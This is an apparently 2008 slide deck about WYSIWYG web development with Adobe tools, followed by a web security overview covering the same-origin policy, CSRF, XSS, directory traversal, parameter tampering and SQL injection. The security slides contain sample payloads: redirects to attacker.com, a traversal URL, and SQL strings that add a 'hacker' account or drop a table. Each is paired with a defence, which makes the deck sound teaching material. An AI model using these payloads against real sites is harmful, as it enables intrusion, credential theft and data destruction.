

WYSIWYG Web Development and the Security Consideration

Sunny Lun

Senior Solution Consultant

30-Dec-08



Credits


- Web Page Security Overview by MSUFCU
- Prevent a cross-site scripting attach by IBM
- Authentication hacking by Acutenix
- Parameter manipulation by CGI Security
- Preventing HTML form tampering by Advosys Consulting
- Web site security Part 1: SQL Injection by James Chen
- Web browser security by Vitaly Shmatikov

WYSIWYG Web Development



Adobe Products and Technology

Designer/Developer Tools



Creative Suite®



Flex® Builder™
(Web 2.0)

Applications



PDF



Video Application



Rich Internet Applications



Web Application

Clients



Flash®



Reader®



HTML



Adobe AIR™

Servers/Services



LiveCycle®



ColdFusion®




Flash Media
Server



Acrobat
Connect™



Flash
Cast™





Scene7

Page Layout (CSS Page Layout)

- Use cascade style sheet to format rather than HTML table or frame
- Basic idea is DIV – a container for text, images and other page elements
- Steps:
 - Layout the page
 - Place DIV
 - Add content to them + Position them
- Complexity
 - CSS layout is difficult to imagine
 - Many properties
 - Cross-browser validation
 - Availability of pre-defined templates

Demonstration



Web 2.0 (Rich Internet Applications)

- Flash based web interface
- Javascript syntax for client side validation
- Fully WYSIWYG
- Beyond HTML expressiveness
- Consistent browser experience
- And more ...

How can you use RIA

Menus & Navigation Controls


HOME EMAIL CONTACTS MY GALLERY VIDEOS WEB STUFF HELP & SUPPORT PERSONALISE LOG OUT

Portfolio

Symbol	Name	Open	Last	Change	High	Low
ADBE	Adobe Systems Incorporated	39.20	39.32	.12	40.57	39.11
AIG	American International Group Inc	62.92	64.14	.11	64.04	61.21
	Boeing Company	83.45	81.41	.15	84.28	79.72
	Citigroup Inc	48.18	47.79	-.16	49.92	47.59
	Coca-Cola Bottling Co. Consolidated	48.20	49.80	-.18	51.05	47.24
	Conocophillips	67.14	66.75	-.09	69.40	64.79
	Chevron Corp New	58.95	60.60	.23	61.30	58.21
	Company	33.61	34.88	.08	35.07	33.21
	Genzyme Corporation	61.16	63.49	-.18	63.88	59.87
GM	General Motors Corporation	19.80	19.79	-.04	20.63	19.56
GOOG	Google Inc	417.93	451.12	.58	457.21	417.02
IBM	International Business Machines Co	82.34	79.94	-.14	84.40	79.81
JBLU	JetBlue Airways Corporation	10.57	11.00	.00	11.21	10.45
MCD	McDonald's Corporation	34.57	34.45	-.04	35.58	33.82
MOT	Motorola, Inc.	21.35	21.28	-.09	21.62	20.74
SAP	SAP AG	54.63	54.92	-.03	56.27	54.22
VZ	Verizon Communications	33.03	31.42	-.15	34.17	31.54
WMT	Wal-Mart Stores	45.62	44.80	-.14	46.75	44.51
XOM	Exxon Mobile Corp	61.56	59.59	-.07	63.24	59.63

Real Time Data Push & Alerting

Regional Breakdown [Jan-04]



Bi-Directional Audio & Video

Data Visualization & Collaboration

Resizable Views/Effects/Transitions

Chat

Rich Data Entry

Data Synchronization & Conflict Resolution

Annotations & White boarding



Company Name: Adobe

Address: 601 Townsend Street

City: San Francisco

State: CA

Zip: 25447

Industry: Computers

Tom: Check out the sales results for APAC

Data Conflicts

Someone else has just revised the data you are about to update. The differences are:

Company: Adobe	
Yours	Server
address: 601 Townsend Street	600 Townsend Street

Use Yours Use Server

Send Save for Later

Offline

Web Security Consideration



Web Browser Security Model

- Same-origin policy
- Guninski attack
- Gadget hijacking
- Risky Elements:
 - ActiveX
 - Java
 - Plug-ins
 - Cookies
 - Javascript, VBScript

Same-Origin Policy (SOP)

- Frame can only read properties of documents and windows from same place: server, protocol, port
- Active content from different trust domains shouldn't interact
- It may have impacts to mashup development

Guninski Attack

Welcome to AdSense - Windows Internet Explorer

https://www.google.com/adsense/login/en_US/

Welcome to AdSense

English (US) Help Center

Google AdSense

Earn money from relevant ads on your website
Google AdSense matches ads to your site's content, and you earn money whenever your visitors click on them.

Sign up now »

Existing AdSense users:
Sign in to Google AdSense with your **Google Account**

Email:

Password:

Sign in

[I cannot access my account](#)

awglogin

Roses, Daisies, and more
Local florists. Same day delivery
Freshest flowers from \$10.99
www.seedsandsaplings.com

Place ads on your site

Windows Internet Explorer
https://www.attacker.com/



```
window.open("https://www.attacker.com/...", "awglogin")
```

navigate


Gadget Hijacking

The screenshot shows a web browser window with the address bar at `http://www.google.com/g`. The page displays the Google logo and navigation links. A gadget titled "Evil Gadget" is visible, featuring a cartoon devil character holding a pitchfork. A speech bubble points to the gadget area, containing the following JavaScript code:

```
top.frames[1].location = "http://www.attacker.com/...";
top.frames[2].location = "http://www.attacker.com/...";
```

Below the gadget, there is a "Now Playing:" section with a list of songs: Perry Farrell - Song Yet To Be Sung, Jethro Tull - Nothing Is Easy, Talvin Singh - Butterfly, and Beth Orton - Central Reservation. Further down, there is a "Bejeweled" game interface with a score of 0 and buttons for "PLAY SIMPLE" and "PLAY TIMED".

Gadget Hijacking



Web Site Security Issue

- Data transmission security
- Denial of Services attack
- Cross-site request forgery
- Cross site scripting attack
- Directory traversal attacks
- Parameter manipulation
- Authentication attack
- Hidden field tampering
- SQL injection

Data Transmission Security

- Authenticity
- Data Integrity
- Data Privacy



- To enforce above checking, Secure Socket Layer protocol (SSL) can be used
 - SSL v2.0 by Netscape Communications in 1994
 - PCT v1.0 by Microsoft in 1995
 - SSL v3.0 by Netscape Communications in 1996
 - TLS v1.0 (SSL v3.1) by IETF in 1999
 - WTLS by WAP Forum

Knowing when you're on a secure web page

- Look for a security icon, a padlock or a small key, in the bottom corner of your web browser. This indicates that the current web page was sent to you securely.
- When you move your mouse over a link look at the bottom of your web browser. You may notice that it will sometimes show you the address or “URL” for the link. If it begins with **https**, it's secure.
- Most browsers can be set to alert you when you are about to enter or leave a secure page. Many people disable this feature, and unfortunately, this is really the only sure way to tell if your next form submission or page request will be transmitted securely. If you're really concerned about security, you should look for this feature in your web browser and **turn it on**.

Knowing when you're on a secure web page

- Turn on your web browser's secure/insecure warnings (right)
- A sample security alert (below)



Cross-Site Request Forgery

- Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts
- For example, one user, Bob, might be browsing a chat forum where another user, Mallory, has posted a message.
- Suppose that Mallory has crafted an HTML image element that references a script on Bob's bank's website (rather than an image file), e.g.,
- ``
- If Bob's bank keeps his authentication information in a cookie, and if the cookie hasn't expired, then the attempt by Bob's browser to load the image will submit the withdrawal form with his cookie, thus authorizing a transaction without Bob's approval

Cross-Site Request Forgery

- To prevent from XSRF,
 - Secret validation token

```
<input type=hidden value=23a3af01b>
```

- Referer validation

```
Referer:  
http://www.facebook.com/home.php
```

- Custom HTTP header

```
X-Requested-By: XMLHttpRequest
```

Cross Site Scripting Attack (XSS)

- Cross-site scripting (XSS) occurs when an attacker introduces malicious scripts to a dynamic form that allows the attacker to capture the private session information
- When an attacker introduces a malicious script to a dynamic form submitted by the user, a cross-site scripting (XSS) attack then occurs
- An XSS attack leads to undesirable effects. For example, the attacker gains the ability to capture the session information, peer into private user details such as ID, passwords, credit card information, home address and telephone number, social security/tax IDs, and so on

Cross Site Scripting Attack (XSS)

- The hacker first enters the following into the ID text box:
`<script>alert('Test')</script>`.
- He submits the form and then sees this JavaScript alert message: "TO BE DONE." Now he knows that the site is prone to an XSS-style attack.
- He then might introduce scripts into the URL that redirects the submitted user information to `malicioussite.com`. This code basically passes the user ID and password information of any user logging into the Web site along to the Web site of the attacker.
- The hacker sends e-mails and posts with attractive offers to banking Web site users employing this link.
- Prompted by the attractive offers, users might click on the link and log on to the banking Web site. The malicious script introduced by the attacker is executed by the browser and the data is passed to the hacker's Web site. The rest is a cakewalk for the hacker to log on to the banking Web site with the victim's credentials.

Cross Site Scripting Attack (XSS)

Discovering XSS Vulnerabilities

- Banking malady (previous example)
 - Online forums and messages boards
 - Links attached to messages and e-mail
 - Search engines
 - Error messages
 - Setup accounts
 - Worms
-
- To prevent from XSS, validate the input and encode any HTML code as data

Directory Traversal Attacks

- In a directory traversal attack, hackers supply a specially crafted filename to a program (usually a server) that allows them to access files in areas of the file system that should be unavailable.

- First there's the request

`http://test.webarticles.com/show.asp?view=oldarchive.html` The hacker will notice the .html file extension and realize the site can retrieve files from the file system. He then sends this URL

`http://test.webarticles.com/show.asp?view=../../../../Windows/system.ini`

- To prevent from directory traversal attacks, enforce more input validation or use web vulnerability scanner such as Acunetix

Parameter Manipulation

- Parameter manipulation targets the business logic and can be used if the programmer has relied on hidden or fixed fields as the main security measure (for example, a hidden tag in a form or a parameter in a URL). Hackers can then modify these parameters to bypass the security
- Cookie manipulation, HTTP header manipulation, URL manipulation

Parameter Manipulation

The screenshot shows a Microsoft Internet Explorer browser window. The address bar contains the URL `http://localhost/BadSupplierProduct/WebForm1.aspx`. A callout box with a white background and red border points to the address bar, displaying the URL `http://localhost/GoodSupplierProduct/Products.aspx?SupplierID=1` in red text. The address bar itself is circled in red and shows the URL `http://localhost/BadSupplierProduct/Products.aspx?SupplierID=2`. The main content area displays a table with columns: ProductID, ProductName, SupplierID, CategoryID, QuantityPerUnit, UnitPrice, and UnitsInStock. The table contains two rows of data:

ProductID	ProductName	SupplierID	CategoryID	QuantityPerUnit	UnitPrice	UnitsInStock
4	Chef Anton's Cajun Seasoning	2	2	48 - 6 oz jars	22.0000	53
5	Chef Anton's Gumbo Mix	2	2	36 boxes	21.3500	0

At the bottom of the browser window, the status bar shows the text "完成" (Done) and "近端內部網路" (Local intranet).

Parameter Manipulation


- Bad Coding Style

```
Dim strSQL As String = "SELECT * FROM Products  
WHERE Supplierid=" &_  
Request( "SupplierID" ).ToString()
```

- Disclose Inside Information

```
http://localhost/BadSupplierProduct/Products.aspx?SupplierID=9999  
union all select null, @@ServiceName, null, null, @@version, null, null, null,  
null, null
```

Parameter Manipulation



To prevent from parameter manipulation, more input validation is required

Authentication Attack

- An authentication attack is a brute force attack on a web application that requires authentication. A range of user names and passwords are attempted in order to attempt authentication.
- To prevent from authentication attack, add random content on the page. The client must be capable of successfully submitting this random content as part of the authentication process to proceed further in the web site or application

Enter your account information

First name:

Last name:


Gender: Male Female

Birth date:

Time zone:

I own or work with a small business

Type the characters you see in the picture

Picture:   

Typing the characters from a picture helps ensure that a person, not an automated program, is creating this account.

The picture contains 8 characters.

Characters:

Hidden Field Tampering

- Save HTML form to hard disk
- Modify form data
- Submit data back to web server

- It can also be applicable to URL parameter and cookies tampering

- To prevent from hidden field tampering, use digest algorithm (HMAC standard)

```
<input type="hidden" name="userid" value="ktrout">
```

```
<input type="hidden" name="credit_ok" value="1">
```


```
<input type="hidden" name="form_expires" value="20051001:12:45:20">
```

```
<input type="hidden" name="signature" value="YJSG2/fXQRSsvLdDXJpjF/xLLYo">
```

SQL Injection

- SQL injection is a hacking technique which attempts to pass SQL commands through a web application for execution by a backend database
- Hackers exploit the possibility of chained SQL commands with user-provided parameters, and then embed SQL commands inside these parameters
- Using this method, a web application which is open to a SQL injection attack allows a hacker to execute arbitrary SQL queries and/or commands on the backend database server through the web application

SQL Injection



- `SELECT count(*) FROM Members WHERE UserName = 'John' AND Password = 'ABC'`

SQL Injection

- Bad Coding Style

```
SELECT count(*) FROM Members WHERE UserName ='' & _  
txtUserName.Text & '' AND Password ='' & _  
txtPassword.Text & ''
```

- Trojan

```
';insert into Members(UserName, Password) Values ('hacker', 'foo')
```

- Destruction

```
';drop table Members
```

SQL Injection

- Bypass Password

aaa' Or UserName Like '%

Or

```
SELECT count(*) FROM Members WHERE UserName = "  
and Password = " OR 1=1
```

SQL Injection

To prevent from SQL injection,

- Stored procedure
- Prepared statement
- Validate data before passing to SQL
- Limit data length
- Limit user rights in database
- Convert single quote to double quote
- Snort intrusion detection system (IDS)



Adobe